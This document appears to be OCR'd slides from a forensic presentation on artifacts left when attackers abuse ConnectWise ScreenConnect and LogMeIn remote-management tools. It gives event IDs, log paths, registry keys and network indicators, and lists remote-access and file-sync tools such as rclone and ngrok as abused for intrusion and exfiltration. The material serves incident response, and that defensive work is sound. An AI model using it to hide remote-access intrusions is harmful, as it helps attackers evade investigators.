
ConnectWise : Artifacts

Feature: Run Command	Run specific commands on victim machine

Useful Artifacts	Files	Registry	Process/NW	Others


EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)
Security.evtx (Event ID: 4688)



```
Executed command of length: 6

Version:
Executab                                              740c1
¥ScreenConnect.ClientService.exe

ログの名前(M):            Application
```

Only the length of the command is recorded.





```
新しいプロセスが作成されました。

プロセス情報:
        新しいプロセス ID:          0x21fc
        新しいプロセス名:   C:¥Windows¥System32¥whoami.exe
        トークン昇格の種類:%%1936
        必須ラベル:                Mandatory Label¥System Mandatory Lev
        作成元プロセス ID: 0x384c
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:      whoami

ログの名前(M):            セキュリティ
```

ConnectWise : Artifacts

Feature: Information Gathering Gather information from the managed computer


- **Process, service, software, and event logs can be manipulated**






Processes Updated 0m ago Refresh

	ID	Process Name
Kill	1908	Memory Compression
Kill	8012	explorer
Kill	1856	ScreenConnect.WindowsClient




Event Log Updated 0m ago Refresh

Time Written	Entry Type	Source	Event ID	Message
2023/01/07 17:16:29	Information	ScreenConnect	0	Executed com C:\Users\john
2023/01/07 17:15:53	Information	ScreenConnect	0	Executed com C:\Users\john
2023/01/07 17:15:22	Information	ScreenConnect	0	Executed com C:\Users\john



Software Updated 0m ago Refresh

	Name	Ven
	7-Zip 21.07 (x64)	Igor
Uninstall	Microsoft Update Health Tools	Micr Corp
	Microsoft Redistribu	
	Microsoft	



Services Updated 0m a

	Name
Stop Start Restart	DcomLaunch
Stop Start Restart	dcsvc
	DoSvc
	DeviceAssociationService

1. List and kill processes
2. List and uninstall application
3. Review a list of event logs
4. List, stop, start, and restart services

ConnectWise : Artifacts

Feature: Information Gathering	Gather information from the managed computer


Useful Artifacts	Files	Registry	Process/NW	Others

Files

%SystemRoot%¥TEMP¥ScreenConnect¥<Version>¥*.ps1   (Temporary file)


EventLog

Windows PowerShell.evtx (Event ID: 600,400,403)
Microsoft-Windows-PowerShell/Operational.evtx (Event ID: 4104)



```
        HostVersion=5.1.19041.2364
        HostId=49485310-2e30-4670-ab9c-fb627a94347d
        HostApplication=WindowsPowershell¥v1.0¥powershell.exe -NoProfile -NonInteractive -
ExecutionPolicy Unrestricted -File C:¥WINDOWS¥TEMP¥ScreenConnect¥22.9.10589.8370
¥270f3147-ac86-4e1a-a958-d7db7730e278run.ps1
        EngineVersion=
        RunspaceId=
```

Only ConnectWise-related PowerShell execution can be confirmed, but detail is not logged



イベント プロパティ - イベント 4104, PowerShell (Microsoft-Windows-PowerShell)
全般
詳細

```
Scriptblock テキストを作成しています (1 個中 1 個目):
echo "DIAGNOSTIC-RESPONSE/2"
$_.WorkingSet64/1024)}}, WS | Sort -Descending WS | Select 'ID', 'Process Name', 'Memory (
'Memory (KB)' | ConvertTo-Xml -As Stream

ScriptBlock ID: ca8b7069-56dc-4f64-8844-a67f155b44c8
パス: C:¥WINDOWS¥TEMP¥ScreenConnect¥22.9.10589.8370¥9eda8925-a719-4025-bd0b-
e8eb48a85efarun.ps1
```

If script block logging is enabled, specific process will be listed


ConnectWise : Artifacts

Feature: Information Gathering	Gather information from the managed computer

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Application.evtx (Event ID: 0、Source: ScreenConnect)



イベント プロパティ - イベント 0, ScreenConnect

Executed command of length: 657

Executed command of length: 861

Executed command of length: 492

Executed command of length: 460

Executed command of length: 293

Executed command of length: 255

Executed command of length: 340

Length	Script
657	List running processes
861	List installed software
492	Get recent events
460	List services
293,295,297…	Kill process (Depends on PID)
255,257,259…	Stop service (Depends on service name)
340	Uninstall software (Application.evtx Event ID 1034, 11724)

Tools Verification - LogMeIn

LogMeIn®

Be Limitless.

LAPSUS$	
Relay	Direct
Install	Portable

Target RMM tools

ATERA · AnyDesk · splashtop® · TeamViewer · tight VNC

RemoteUtilities® · CONNECTWISE™ · LogMeIn® Be Limitless. · SupRemo · ngrok


Target SYNC tools

RCLONE · MEGA TOOLS Automotive Tools-Equipment · WinSCP Free FTP CLIENT · GoodSync · FreeFileSync · FileZilla

LogMeIn: Artifacts

Installation | **Install LogMeIn agent program on the victim machine**

- An agent msi installer will be obtained from attacker’s LogMeIn tenant.
- An agent(victim) machine will be appeared on mgmt. console after installation.
  A credential of victim machine is required to log in and to use LogMeIn features.



[redacted]@outlook.com

このアカウントからこのコンピュータを削除しました。 リスト更新

コンピュータ

[redacted]
オンライン期間 2 分

Agent(victim) machine

Windows user credential is explicitly required

このコンピュータ…とパスワードを入力してください

ユーザ名 user01
パスワード
□ 資格情報を保存する
ログイン キャンセル
ユーザー名を見つけるには
ホスト コンピュータのキーボードとマウスは現在使用されています。
□ ログイン後にユーザとチャットを開始する。

接続しました -: [redacted]
次のユーザとしてログイン: [redacted]
ホスト コンピュータのキーボードとマウスは現…

All the features will be available after log in

リモート制御
まるでそのコンピュータの前に座ってい…

ファイル管理
Web ブラウザを使用して、重要なファイルへのアクセス、転送、バックアップを安全に行います。

モニタの表示 (ベータ版)
リモート PC モニタの表示専用ビデオ ストリーミングです。

デスクトップ共有
友人や同僚に自分のコンピュータを見せたり、制御させることができます。

ファイル共有
電子メールで送信できないほど大きなファイルでも、簡単に共有できます。

設定
自分のニーズに合わせて詳細な設定を行います。

ヘルプ
LogMeIn を完全に利用するために必要なすべてのリソースです。

LogMeIn: Artifacts

Installation	Install LogMeIn agent program on the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥LogMeIn¥*
%LocalAppData%¥LogMeIn¥*
%ProgramData%¥LogMeIn¥*

Log File

%ProgramData%¥LogMeIn¥LogMeIn.log (file name will changed to “LMIyyyymmdd.log” after rotation)



```
2022-12-11 00:05:28.179 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x000019B0 - LogMeIn AV - Successfully registered LogMeInAVServer
2022-12-11 00:05:28.179 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x000019B0 - Main - ========== STARTED ==========
2022-12-11 00:05:28.179 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x000019B0 - Main - LogMeIn installed by user01
2022-12-11 00:05:28.189 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 11688 - 0x000019B0 - Main - Entered main loop.

2022-12-11 00:17:52.557 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - [redacted].80 - Logging in as 'user01'.
2022-12-11 00:17:52.604 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - [redacted].80 - Logged in successfully.
2022-12-11 00:17:52.604 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - [redacted].80 - User is administrator.
2022-12-11 00:17:52.620 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - [redacted].80 - Loading user profile...
2022-12-11 00:17:52.682 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x000026C0 - Session - [redacted].80 - Loaded user profile.
```

1. Date/Time of agent installation and username
2. Date/Time of log in, IP address of remote terminal(attacker), username used for log in

LogMeIn: Artifacts

Installation	Install LogMeIn agent program on the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Services ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥LMIGuardianSvc

- ImagePath: “%ProgramFiles(x86)%¥LogMeIn¥x64¥LMIGuardianSvc.exe”

HKLM¥System¥CurrentControlSet¥Services¥LMIInfo

- ImagePath: “%windir%¥system32¥drivers¥LMIInfo.sys”

HKLM¥System¥CurrentControlSet¥Services¥LMIMaint

- ImagePath: “%ProgramFiles(x86)%¥LogMeIn¥x64¥RaMaint.exe”

HKLM¥System¥CurrentControlSet¥Services¥LMIRfsDriver

- ImagePath: “%windir%¥system32¥drivers¥LMIRfsDriver.sys”

HKLM¥System¥CurrentControlSet¥Services¥LogMeIn

- ImagePath: “%ProgramFiles(x86)%¥LogMeIn¥x64¥LogMeIn.exe”

Autoruns

HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run

- LogMeIn GUI: " %ProgramFiles(x86)%¥LogMeIn¥x64¥LogMeInSystray.exe”


LogMeIn: Artifacts

Installation | Install LogMeIn agent program on the victim machine

Useful Artifacts | Files | Registry | **Process/NW** | Others

Process

%ProgramFiles(x86)%¥LogMeIn¥x64¥*.exe



```
Name                 PID    CPU   I/O ...  Private by...  User na...  Description
LogMeIn.exe          13100                                            ogMeIn
LogMeInSystray.exe   2628   0.0                                       ogMeIn Control Panel
ramaint.exe          12824                                            ogMeIn Maintenance Service
LogMeInRC.exe        6072               7.92 MB                       LogMeIn Remote Control Application
```

Processes persists on victim

```
Name                        Remote address   Rem...
LogMeIn.exe (13100)
LogMeIn.exe (13100)         127.0.0.1        52479   TCP   Establish...   LogMeIn
LogMeIn.exe (13100)         158.120.20.111   443     TCP   Establish...   LogMeIn
LogMeInSystray.exe (2628)   127.0.0.1        2002    TCP   Establish...
```

IP/Port that the process access to

```
Domain Name System (response)
˅ Answers
  > control.lmi-app22-02.logmein.com: type CNAME, class IN, cname lmi-app22-02.logmein.com
  ˅ lmi-app22-02.logmein.com: type A, class IN, addr 158.120.20.111
      Name: lmi-app22-02.logmein.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 2714
      Data length: 4
      Address: 158.120.20.111
```

Network

***.logmein.com: 443**

FW rule for LogMeIn; Link

Domain	Description
*.logmein.com	Main site
*.logmeinCentral.com	Powers the Central service
*.logmein-enterprise.com	Powers account-specific features (not required on normal accounts)
*.logme.in	Common Login Service allowing login to LogMeIn.com, and join.me
*.hamachi.cc	Powers the Hamachi service
*.internapcdn.net	Powers updates to multiple GoTo products
*.logmein123.com	Site to connect to a technician
*.123Central.com	Site to connect to a Central technician
*.support.me	Site to connect to a Central technician
*.join.me	Conferencing and screen sharing service by GoTo


LogMeIn: Artifacts

Installation	Install LogMeIn agent program on the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others


EventLog

Application.evtx (Event ID: 102, 105, 1033, 11707)



User ¥user01 has successfully logged on from IP address .80. Secure (SSL) Connection: Yes

ログの名前(M): Application
ソース(S): LogMeIn
イベント ID(E): 102
レベル(L): 情報
ユーザー(U): SYSTEM
オペコード(O):
詳細情報(I): イベント ログのヘルプ
ログの日付(D): 2022/12/11 0:17:52
タスクのカテゴリ(Y): General
キーワード(K): クラシック
コンピューター(R):




Product: LogMeIn Client -- Installation completed successfully.

ログの名前(M): Application
ソース(S): MsiInstaller
イベント ID(E): 11707
レベル(L): 情報
ログの日付(D): 2022/12/11 0:06:27
タスクのカテゴリ(Y): なし
キーワード(K): クラシック
コンピューター(R):

1. IP address of attacker machine
2. Date/Time of logon
3. Date/Time of Installation

LogMeIn: Artifacts

Feature: Remote Control | Control the victim machine as if accessing via Remote Desktop



詳細ビューの表示
- ホーム
- リモート制御
- ファイル管理
- モニタの表示
- デスクトップ共有
- ファイル共有
- 設定
- ヘルプ
- 切断

接続しました -: [redacted]

次のユーザとしてログイン: [redacted]user01

ホスト コンピュータのキーボードとマウスは現在使用されています。 ユーザとチャットを開始する »

リモート制御
まるでそのコンピュータの前に座っているかのようにリモート コンピュータを操作できます。

ファイル管理
Web ブラウザを使用して、重要なファイルへのアクセス、転送、バックアップを安全に行います。


モニタの表示 (ベータ版)
リモート PC モニタの表示専用ビデオストリーミングです。

デスクトップ共有
友人や同僚に自分のコンピュータを見せたり、制御させることができます。

ファイル共有
電子メールで送信できないほど大きなファイルでも、簡単に共有できます。

設定
自分のニーズに合わせて詳細な設定を行います。

ヘルプ
LogMeIn を完全に利用するために必要なすべてのリソースです。



[redacted] リモート制御

ツールバーをカスタマイズする　オプション

Process Monitor - C:¥Users¥user01¥Desktop¥Noriben-master¥Noriben_07_Nov_22__17_17_989291.pml

User Datagram Protocol, Src Port: 49731, Dst Port: 53

Ethernet0: <live capture in progress>

接続アラート履歴　暗号化: TLS_AES_256_GCM_SHA384

Target monitor screen appears on the console and able to control

***Copy-Paste b/w hosts-client is available**


LogMeIn: Artifacts

Feature: Remote Control	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

%ProgramData%¥LogMeIn¥LogMeIn.log (file name will changed to “LMIyyyymmdd.log” after rotation)




```
